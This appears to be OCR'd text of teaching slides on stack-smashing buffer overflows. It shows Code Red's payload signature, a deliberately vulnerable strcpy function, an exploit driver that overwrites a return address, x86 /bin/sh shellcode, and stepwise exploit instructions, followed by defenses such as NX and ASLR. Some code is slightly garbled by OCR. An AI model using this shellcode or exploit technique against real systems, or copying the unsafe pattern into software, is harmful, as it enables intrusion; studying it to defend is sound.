
- 0x8049700: x
- 0x8049701: y
- 0x8049702: z
- 0x8049703:
- 0x8049704:
- 0x8049705:
- 0x8049706:
- 0x8049707:
- 0x8049708:
- 0x8049709:
- 0x804970a:
- 0x804970b:

0x804970c:
0x804970d:
0x804970e:
0x804970f:
0x8049710: w
0x8049711: a
0x8049712: n
0x8049713: g
0x8049714:
0x8049715:
0x8049716:

Control-flow hijacking

- ➢ Overflow a right buffer, we can
  - Control the flow of a system program
  - Even force the system program to execute our own code
- ➢ How to do that?

Stack Smashing



Code Red's signature

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
  NNNNNNNNNNNNNNNN
  NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
  NNNNNNNNNNNNNNNNNNNNNN
  NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
  NNNNNNNNNNNNNNNNNNNNNN
  NNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801
  %u9090%u6858%ucbd3%
  u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u00
  03%u8b00%u531 b%u53ff%u0078%u0000%u00=a
```

Example (concat)

```
void concat_args(int argc, char **argv) {
      char buf[20]; char *p = buf;   int i;
      for (i=1; i < argc; i++) {
          strcpy(p, argv[i]);
          p + = strlen(argv[i]);
          if (i+1 != argc) *p++ = ‘ ’;
   }
}

Void main (int argc, char **argv) {
   concat_args(argc, argv);
   printf(“mission accomplished!”);
}
```

Exploit the buffer

- Steps:
  - Using memory mapping approach (for example, gdb or simply printing out the memory) to find out the address of concat_args(argc, argv)
  - Flow buf to modify the return address of concat_args to the address of concat_args(argc, argv)

- What is going to happen?

Exploit the buffer

```
void main(int argc, char **argv) {
    char *buf = (char *)malloc(sizeof(char)*1024);
    char **arr = (char *)malloc(sizeof(char *)*3);
    int i;
    for (i=0; i<24; i++) buf[i]='x';
    buf[24]=0x9f;   buf[25]=0x85;  buf[26]=0x4;  buf[27]=0x8;
    buf[28]=0x2;     buf[29]=0x0;

    arr[0]="./concat";  arr[1]=buf;  arr[2]=0x00;
    execv("./concat", arr);
}
```

A bigger exploit

- We’ve succeeded in getting *concate* to loop forever by altering its input
- Can we have it launch a *shell* for us?
- In UNIX, the code to activate a shell could be as follows

```
void exploit() {
    char *s = “/bin/sh”;
    execl (s, s, 0x00);
 }
```

Manual for exploit

1. Compile the attack code and extract the binary for the part that does the work (e.g., the excel call)

   ASCII string of the exploit code

   ```
   \xeb\x1f\x5e\x89\x76\x08\x31\xc0\x99\x46\x07\x89\x46\x0c\xb0\x0b\
   x89\xf3\x8d

   \x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\
   xff\xff
    \xff/bin/sh
   ```

2. Insert the compiled exploit call into the buffer we’re overflowing
   - Key point: cannot contain nulls

Manual for exploit

3. Figure out where the overflow code should jump, and overwrite the return address with that address

4. We may put the target code in the beginning of the buffer we intend to overflow

Other overflows

- ➢ Heap overflow and Double free
  - Heap memory is organized as linked-list based “bin”
  - Overflow one block => overwrite the pointer on the follow-up block
  - Free that block => write to the arbitrary memory location

- ➢ Integer overflow
  - Overflow an integer to change the program flow

Avoiding buffer overflows

- Use a safe programming language
  - Programs written in Java are virtually immune to buffer overflow attacks

- If you are using C/C++
  - Educate yourself on risky programming practices
  - Use tools to help detect overflow vulnerabilities
  - Apply OS patches to enforce nonexecutable stacks
  - Use a compiler that imposes array bounds checking

Protection

- PointerGuard
  - Windows XP SP2 include a patch
- Executable Space Protection
  - E.g., NX at CPU level and PaX at the OS level
- Address space layout randomization (ASLR)
- Other approaches